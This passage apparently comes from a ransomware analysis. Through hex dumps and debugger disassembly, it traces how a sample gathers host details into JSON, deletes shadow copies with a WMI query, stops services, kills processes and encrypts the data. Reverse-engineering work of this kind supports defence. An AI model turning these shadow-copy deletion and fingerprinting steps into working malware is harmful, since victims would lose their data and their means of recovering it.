
```
0061A3A8 6E 74 43 95 26 24 92 49 ntCò&$ÆI
0061A3B0 FF A6 52 46 B1 BF FA 4F  ªRF▒┐·O
0061A3B8 B6 B9 97 B2 EB C2 44 D5 ╢╣ù▓Ù┬DÕ
0061A3C0 6F A8 D2 F4 5B 4F 37 55 o¿╥ô[O7U
0061A3C8 8F A9 EB 80 D3 F5 95 20 Å®ÙÇËõò
0061A3D0 87 CB 47 5A 07 7D 6F AB ç╦GZ•}o½
0061A3D8 AB AB AB AB AB AB AB FE ½½½½½½½■
0061A3E0 00 00 00 00 00 00 00 00 ........
0061A3E8 77 3B 93 3F 31 5B 00 00 w;ô?1[..
```

```
0061A3A0 60 3A 90 2A 33 5B 00 19 7B 0D 0A 22 62 6F 74 22 `:É*3[.↓{.."bot"
0061A3B0 3A 7B 0D 0A 22 76 65 72 22 3A 22 25 73 22 2C 0D :{.."ver":"%s",.
0061A3C0 0A 22 75 69 64 22 3A 22 25 73 22 0D 0A 7D 2C 0D ."uid":"%s"..},.
0061A3D0 0A 25 73 0D 0A 7D 00 AB AB AB AB AB AB AB AB FE .%s..}.½½½½½½½½■
0061A3E0 00 00 00 00 00 00 00 00 6D 3A 90 27 31 5B 00 18 ........m:É'1[.↑
0061A3F0 32 2E 31 2E 32 2E 33 00 AB AB AB AB AB AB AB AB 2.1.2.3.½½½½½½½½
0061A400 00 00 00 00 00 00 00 00 45 3A 90 0F 3C 5B 00 1E ........E:É☼<[.▲
0061A410 22 00 6F 00 73 00 22 00 3A 00 7B 00 0D 00 0A 00 ".o.s.".:.{.....
0061A420 22 00 6C 00 61 00 6E 00 67 00 22 00 3A 00 22 00 ".l.a.n.g.".:.".
0061A430 25 00 73 00 22 00 2C 00 0D 00 0A 00 22 00 75 00 %.s.".,.....".u.
0061A440 73 00 65 00 72 00 6E 00 61 00 6D 00 65 00 22 00 s.e.r.n.a.m.e.".
0061A450 3A 00 22 00 25 00 73 00 22 00 2C 00 0D 00 0A 00 :.".%.s.".,.....
0061A460 22 00 68 00 6F 00 73 00 74 00 6E 00 61 00 6D 00 ".h.o.s.t.n.a.m.
0061A470 65 00 22 00 3A 00 22 00 25 00 73 00 22 00 2C 00 e.".:.".%.s.".,.
0061A480 0D 00 0A 00 22 00 64 00 6F 00 6D 00 61 00 69 00 ....".d.o.m.a.i.
0061A490 6E 00 22 00 3A 00 22 00 25 00 73 00 22 00 2C 00 n.".:.".%.s.".,.
0061A4A0 0D 00 0A 00 22 00 6F 00 73 00 5F 00 74 00 79 00 ....".o.s._.t.y.
0061A4B0 70 00 65 00 22 00 3A 00 22 00 77 00 69 00 6E 00 p.e.".:.".w.i.n.
0061A4C0 64 00 6F 00 77 00 73 00 22 00 2C 00 0D 00 0A 00 d.o.w.s.".,.....
0061A4D0 22 00 6F 00 73 00 5F 00 76 00 65 00 72 00 73 00 ".o.s._.v.e.r.s.
0061A4E0 69 00 6F 00 6E 00 22 00 3A 00 22 00 25 00 73 00 i.o.n.".:.".%.s.
0061A4F0 22 00 2C 00 0D 00 0A 00 22 00 6F 00 73 00 5F 00 ".,.....".o.s._.
0061A500 61 00 72 00 63 00 68 00 22 00 3A 00 22 00 25 00 a.r.c.h.".:.".%.
0061A510 73 00 22 00 2C 00 0D 00 0A 00 22 00 64 00 69 00 s.".,.....".d.i.
0061A520 73 00 6B 00 73 00 22 00 3A 00 22 00 25 00 73 00 s.k.s.".:.".%.s.
0061A530 22 00 2C 00 0D 00 0A 00 22 00 69 00 64 00 22 00 ".,.....".i.d.".
0061A540 3A 00 22 00 25 00 73 00 22 00 0D 00 0A 00 7D 00 :.".%.s."......}.
```


Fig. JSON Data




```
0040899D  $ 55             PUSH EBP
0040899E  . 8BEC           MOV EBP,ESP
004089A0  . 83C4 D8        ADD ESP,-28
004089A3  . 53             PUSH EBX
004089A4  . 51             PUSH ECX
004089A5  . 52             PUSH EDX
004089A6  . 56             PUSH ESI
004089A7  . 57             PUSH EDI
004089A8  . C745 EC 000000 MOV DWORD PTR SS:[EBP-14],0
004089AF  . 6A 00          PUSH 0
004089B1  . 6A 00          PUSH 0
004089B3  . FF15 68074200  CALL DWORD PTR DS:[420768]           kernel32.GetLogicalDriveStringsW
004089B9  . 8BD8           MOV EBX,EAX
004089BB  . 85DB           TEST EBX,EBX
004089BD  .v75 05          JNZ SHORT 979692cd.004089C4
004089BF  .vE9 3D010000    JMP 979692cd.00408B01
004089C4  > 8D045D 000000  LEA EAX,DWORD PTR DS:[EBX*2]
004089CB  . 50             PUSH EAX
004089CC  . 6A 08          PUSH 8
004089CE  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
004089D4  . FF15 48064200  CALL DWORD PTR DS:[420648]           ntdll.RtlAllocateHeap
004089DA  . 8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
004089DD  . 837D E4 00     CMP DWORD PTR SS:[EBP-1C],0
004089E1  .v75 05          JNZ SHORT 979692cd.004089E8
004089E3  .vE9 19010000    JMP 979692cd.00408B01
004089E8  > FF75 E4        PUSH DWORD PTR SS:[EBP-1C]
004089EB  . 53             PUSH EBX
004089EC  . FF15 68074200  CALL DWORD PTR DS:[420768]           kernel32.GetLogicalDriveStringsW
004089F2  . 8BD8           MOV EBX,EAX
004089F4  . 85DB           TEST EBX,EBX
004089F6  .v75 05          JNZ SHORT 979692cd.004089FD
004089F8  .vE9 04010000    JMP 979692cd.00408B01
004089FD  > 8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
00408A00  . C700 25007500  MOV DWORD PTR DS:[EAX],750025
00408A06  . C740 04 2F0025 MOV DWORD PTR DS:[EAX+4],25002F
00408A0D  . C740 08 750000 MOV DWORD PTR DS:[EAX+8],75
00408A14  . 8D049D 000000  LEA EAX,DWORD PTR DS:[EBX*4]
00408A1B  . 8D04C5 000000  LEA EAX,DWORD PTR DS:[EAX*8]
00408A22  . 50             PUSH EAX
00408A23  . 6A 08          PUSH 8
00408A25  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
00408A2B  . FF15 48064200  CALL DWORD PTR DS:[420648]           ntdll.RtlAllocateHeap
00408A31  . 8945 EC        MOV DWORD PTR SS:[EBP-14],EAX
00408A34  . 837D EC 00     CMP DWORD PTR SS:[EBP-14],0
00408A38  .v75 05          JNZ SHORT 979692cd.00408A3F
00408A3A  .vE9 C2000000    JMP 979692cd.00408B01
00408A3F  > C1EB 02        SHR EBX,2
00408A42  . 895D E8        MOV DWORD PTR SS:[EBP-18],EBX
00408A45  . 33DB           XOR EBX,EBX
00408A47  . 8B75 E4        MOV ESI,DWORD PTR SS:[EBP-1C]
00408A4A  . 8B7D EC        MOV EDI,DWORD PTR SS:[EBP-14]
00408A4D  > 56             PUSH ESI
00408A4E  . FF15 6C074200  CALL DWORD PTR DS:[42076C]           kernel32.GetDriveTypeW
00408A54  . 83F8 03        CMP EAX,3
00408A57  .v74 09          JE SHORT 979692cd.00408A63
```



```
00408B0D  $ 55             PUSH EBP
00408B0E  . 8BEC           MOV EBP,ESP
00408B10  . 83C4 F8        ADD ESP,-8
00408B13  . 53             PUSH EBX
00408B14  . 51             PUSH ECX
00408B15  . 52             PUSH EDX
00408B16  . 56             PUSH ESI
00408B17  . 57             PUSH EDI
00408B18  . 833D CE034100  CMP DWORD PTR DS:[4103CE],0
00408B1F  .v74 0B          JE SHORT 979692cd.00408B2C
00408B21  . FF35 CE034100  PUSH DWORD PTR DS:[4103CE]           [Arg1 = 00000000
00408B27  . E8 4590FFFF    CALL 979692cd.00401B71               [979692cd.00401B71
00408B2C  > C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0
00408B33  . C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0
00408B3A  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
00408B3D  . 50             PUSH EAX
00408B3E  . 6A 00          PUSH 0
00408B40  . FF15 28084200  CALL DWORD PTR DS:[420828]           advapi32.GetUserNameW
00408B46  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00408B49  . 8D0445 000000  LEA EAX,DWORD PTR DS:[EAX*2]
00408B50  . 50             PUSH EAX
00408B51  . 6A 08          PUSH 8
00408B53  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
00408B59  . FF15 48064200  CALL DWORD PTR DS:[420648]           ntdll.RtlAllocateHeap
00408B5F  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00408B62  . 837D F8 00     CMP DWORD PTR SS:[EBP-8],0
00408B66  .v74 29          JE SHORT 979692cd.00408B91
00408B68  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
00408B6B  . 50             PUSH EAX
00408B6C  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00408B6F  . FF15 28084200  CALL DWORD PTR DS:[420828]           advapi32.GetUserNameW
00408B75  . 85C0           TEST EAX,EAX
00408B77  .v75 18          JNZ SHORT 979692cd.00408B91
00408B79  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00408B7C  . 6A 00          PUSH 0
00408B7E  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
00408B84  . FF15 50064200  CALL DWORD PTR DS:[420650]           ntdll.RtlFreeHeap
00408B8A  . C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0
00408B91  > 833D CE034100  CMP DWORD PTR DS:[4103CE],0
00408B98  .v74 05          JE SHORT 979692cd.00408B9F
00408B9A  . E8 5190FFFF    CALL 979692cd.00401BF0
00408B9F  > 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
00408BA2  . 5F             POP EDI
00408BA3  . 5E             POP ESI
00408BA4  . 5A             POP EDX
00408BA5  . 59             POP ECX
00408BA6  . 5B             POP EBX
00408BA7  . 8BE5           MOV ESP,EBP
00408BA9  . 5D             POP EBP
00408BAA  . C3             RETN
```




```
00408BAB  $ 55             PUSH EBP
00408BAC  . 8BEC           MOV EBP,ESP
00408BAE  . 83C4 F8        ADD ESP,-8
00408BB1  . 53             PUSH EBX
00408BB2  . 51             PUSH ECX
00408BB3  . 52             PUSH EDX
00408BB4  . 56             PUSH ESI
00408BB5  . 57             PUSH EDI
00408BB6  . C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0
00408BBD  . C745 FC 000000 MOV DWORD PTR SS:[EBP-4],0
00408BC4  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
00408BC7  . 50             PUSH EAX
00408BC8  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00408BCB  . FF15 A8074200  CALL DWORD PTR DS:[4207A8]           kernel32.GetComputerNameW
00408BD1  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00408BD4  . 8D0445 000000  LEA EAX,DWORD PTR DS:[EAX*2]
00408BDB  . 50             PUSH EAX
00408BDC  . 6A 08          PUSH 8
00408BDE  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
00408BE4  . FF15 48064200  CALL DWORD PTR DS:[420648]           ntdll.RtlAllocateHeap
00408BEA  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00408BED  . 837D F8 00     CMP DWORD PTR SS:[EBP-8],0
00408BF1  .v74 29          JE SHORT 979692cd.00408C1C
00408BF3  . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
00408BF6  . 50             PUSH EAX
00408BF7  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00408BFA  . FF15 A8074200  CALL DWORD PTR DS:[4207A8]           kernel32.GetComputerNameW
00408C00  . 85C0           TEST EAX,EAX
00408C02  .v75 18          JNZ SHORT 979692cd.00408C1C
00408C04  . FF75 F8        PUSH DWORD PTR SS:[EBP-8]
00408C07  . 6A 00          PUSH 0
00408C09  . FF35 B6034100  PUSH DWORD PTR DS:[4103B6]
00408C0F  . FF15 50064200  CALL DWORD PTR DS:[420650]           ntdll.RtlFreeHeap
00408C15  . C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0
00408C1C  > 8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
00408C1F  . 5F             POP EDI
00408C20  . 5E             POP ESI
00408C21  . 5A             POP EDX
00408C22  . 59             POP ECX
00408C23  . 5B             POP EBX
00408C24  . 8BE5           MOV ESP,EBP
00408C26  . 5D             POP EBP
00408C27  . C3             RETN
```



```
004090DC   FF75 E4   push dword ptr ss:[ebp-1C]   [ebp-1C]:L"333f38f4625e4062b0a8"
004090DF   FF75 FC   push dword ptr ss:[ebp-4]    [ebp-4]:L"C:14/24|E:209/262"
004090E2   FF75 E0   push dword ptr ss:[ebp-20]   [ebp-20]:L"x64"
004090E5   FF75 E8   push dword ptr ss:[ebp-18]   [ebp-18]:L"Windows 7 Professional"
004090E8   FF75 EC   push dword ptr ss:[ebp-14]   [ebp-14]:L"WORKGROUP"
004090EB   FF75 F4   push dword ptr ss:[ebp-C]    [ebp-C]:L"NIHARQH-PC"
004090EE   FF75 F8   push dword ptr ss:[ebp-8]    [ebp-8]:L"NiharQH"
004090F1   FF75 F0   push dword ptr ss:[ebp-10]   [ebp-10]:L"en-US"
004090F4   FF75 DC   push dword ptr ss:[ebp-24]   [ebp-24]:L"\"os\":{\r\n\"lang\":\"%s\",\r\n\"username\":\"%s\",\r\n\"hostname\":\"%s\",\r
004090F7   FF75 D8   push dword ptr ss:[ebp-28]
```

Fig. Filling up JSON data

This data is collected using the corresponding APIS and stored in a JSON file which will later be encrypted. Meanwhile, it executes the following SQL query “SELECT * FROM Win32_ShadowCopy” to delete each of the shadow copy objects via the DeleteInstance method:




```
00404698    85C0             test eax,eax                                              eax:L"SELECT * FROM Win32_ShadowCopy"
0040469A    74 05            je 979692cd7fc638beea6e9d68c752f360.vir.4046A1
0040469C    E9 57010000      jmp 979692cd7fc638beea6e9d68c752f360.vir.4047F8
004046A1    FF75 F8          push dword ptr ss:[ebp-8]                                 [ebp-8]:L"WQL"
004046A4    6A 00            push 0
004046A6    FF35 86034100    push dword ptr ds:[410386]
004046AC    FF15 50064200    call dword ptr ds:[<&RtlFreeHeap>]
004046B2    C745 F8 00000000 mov dword ptr ss:[ebp-8],0                                [ebp-8]:L"WQL"
004046B9    6A 00            push 0
004046BB    6A 00            push 0
004046BD    6A 03            push 3
004046BF    6A 03            push 3
004046C1    6A 00            push 0
004046C3    6A 00            push 0
004046C5    6A 0A            push A
004046C7    FF75 E8          push dword ptr ss:[ebp-18]
004046CA    FF15 AC084200    call dword ptr ds:[<&CoSetProxyBlanket>]
004046D0    85C0             test eax,eax                                              eax:L"SELECT * FROM Win32_ShadowCopy"
004046D2    74 05            je 979692cd7fc638beea6e9d68c752f360.vir.4046D9
004046D4    E9 1F010000      jmp 979692cd7fc638beea6e9d68c752f360.vir.4047F8
004046D9    68 BEF94000      push 979692cd7fc638beea6e9d68c752f360.vir.40F9BE
004046DE    E8 01D7FFFF      call 979692cd7fc638beea6e9d68c752f360.vir.401DE4
004046E3    8945 F8          mov dword ptr ss:[ebp-8],eax                              [ebp-8]:L"WQL"
004046E6    68 CAF94000      push 979692cd7fc638beea6e9d68c752f360.vir.40F9CA
004046EB    E8 F4D6FFFF      call 979692cd7fc638beea6e9d68c752f360.vir.401DE4
004046F0    8945 F4          mov dword ptr ss:[ebp-C],eax
```

```
Hide FPU

EAX     00511238     L"SELECT * FROM Win32_ShadowCopy"
EBX     0050C648
ECX     00511438
EDX     00000001
EBP     0018FF5C
ESP     0018FE98
ESI     00000000
EDI     00000000

EIP     004046F0     979692cd7fc638beea6e9d68c752f360.vir.004046F0

EFLAGS    00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  000003F0 (ERROR_NO_TOKEN)
LastStatus C000007C (STATUS_NO_TOKEN)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

Fig. Delete Shadow copy


The malware then retrieves the list of all the running services using the EnumServicesStatusExW function. It stops and deletes all the services that were present in the decrypted config mentioned earlier. It further goes on to kill the targeted processes.

The JSON is then encrypted with a custom algorithm.




```
mov     ebp, esp
add     esp, 0FFFFFFBCh
push    ebx
push    ecx
push    edx
push    esi
push    edi
lea     edi, [ebp+var_44]
mov     eax, 'DCBA'
stosd
mov     eax, 'HGFE'
stosd
mov     eax, 'LKJI'
stosd
mov     eax, 504F4E4Dh
stosd
mov     eax, 54535251h
stosd
mov     eax, 58575655h
stosd
mov     eax, 62615A59h
stosd
mov     eax, 66656463h
stosd
mov     eax, 6A696867h
stosd
mov     eax, 6E6D6C6Bh
stosd
mov     eax, 7271706Fh
stosd
mov     eax, 76757473h
stosd
mov     eax, 7A797877h
stosd
```

Fig. Json encryption




```
0045A410  22 52 AC 24 DF 0D D1 DD  "R¼$▀.╤▌
0045A418  73 83 BE D9 64 A1 EE C7  sâ╛┘díε╟
0045A420  53 25 AA EF 4B FF 3E 8C  S%¬∩K >î
0045A428  59 CC AC 1A 83 B4 C1 D2  Y╠¼→â┤┴╥
0045A430  60 38 8B CB 91 29 2B 1C  `8ï╦æ)+∟
0045A438  71 3B B4 EA 12 18 89 87  q;┤Ω↕↑ëç
0045A440  D6 5F 30 4B 15 78 AE B5  ╓_0K§x«╡
0045A448  0A FC F3 61 19 DD 2E 64  .ⁿ≤a↓▌.d
0045A450  38 09 1E 25 FB B3 6F 34  8.▲%√│o4
0045A458  58 F2 7E 57 56 17 12 15  X≥~WV↨↕§
0045A460  79 1C BD AF 03 2F C3 00  y∟╜»♥/├.
0045A468  B4 A8 B4 ED 30 D8 5E 88  ┤¿┤φ0╪^ê
0045A470  C1 DB 03 C5 8C 9A 36 91  ┴█♥┼îÜ6æ
0045A478  6E FF E2 06 A0 DB 1D B6  n Γ♠á█↔╢
0045A480  6E 61 6D 65 22 3A 22 4E  name":"N
0045A488  49 48 41 52 51 48 2D 50  IHARQH-P
0045A490  43 22 2C 0D 0A 22 64 6F  C",.."do
0045A498  6D 61 69 6E 22 3A 22 57  main":"W
0045A4A0  4F 52 4B 47 52 4F 55 50  ORKGROUP
0045A4A8  22 2C 0D 0A 22 6F 73 5F  ",.."os_
0045A4B0  74 79 70 65 22 3A 22 77  type":"w
0045A4B8  69 6E 64 6F 77 73 22 2C  indows",
0045A4C0  0D 0A 22 6F 73 5F 76 65  .."os_ve
0045A4C8  72 73 69 6F 6E 22 3A 22  rsion":"
0045A4D0  57 69 6E 64 6F 77 73 20  Windows 
0045A4D8  37 20 50 72 6F 66 65 73  7 Profes
0045A4E0  73 69 6F 6E 61 6C 22 2C  sional",
0045A4E8  0D 0A 22 6F 73 5F 61 72  .."os_ar
```

The result of the encryption operation is base64-encoded, as shown below:




```
005A35A8  64 48 35 71 75 6D 77 67  dH5qumwg
005A35B0  52 51 58 6B 5A 51 72 71  RQXkZQrq
005A35B8  4F 43 67 78 6A 69 64 45  OCgxjidE
005A35C0  42 31 41 64 6D 55 41 59  B1AdmUAY
005A35C8  61 70 4A 39 58 37 6F 2B  apJ9X7o+
005A35D0  4D 4B 2B 68 67 4A 54 55  MK+hgJTU
005A35D8  56 79 51 61 6E 62 77 54  VyQanbwT
005A35E0  71 70 79 74 51 6A 52 31  qpytQjR1
005A35E8  47 6F 56 42 7A 71 41 48  GoVBzqAH
005A35F0  42 59 71 37 37 51 75 6C  BYq77Qul
005A35F8  45 63 46 35 37 31 62 69  EcF571bi
005A3600  32 45 31 4A 6B 43 69 56  2E1JkCiV
005A3608  70 5A 66 35 4E 75 6E 4B  pZf5NunK
005A3610  42 6A 6E 78 35 6D 56 32  Bjnx5mV2
005A3618  48 39 69 5A 50 51 66 50  H9iZPQfP
005A3620  71 53 57 6C 4D 69 47 54  qSWlMiGT
005A3628  57 4D 55 70 55 45 5A 33  WMUpUEZ3
005A3630  73 38 6B 4B 43 4C 48 45  s8kKCLHE
005A3638  4B 68 46 45 58 6D 39 4B  KhFEXm9K
005A3640  6F 6D 56 6D 61 4E 47 72  omVmaNGr
005A3648  31 52 77 46 74 51 45 6D  1RwFtQEm
005A3650  4D 36 7A 57 6B 6F 47 2B  M6zWkoG+
005A3658  56 32 2B 46 71 51 3D 3D  V2+FqQ==
005A3660  00 00 00 00 00 00 00 00  ........
```



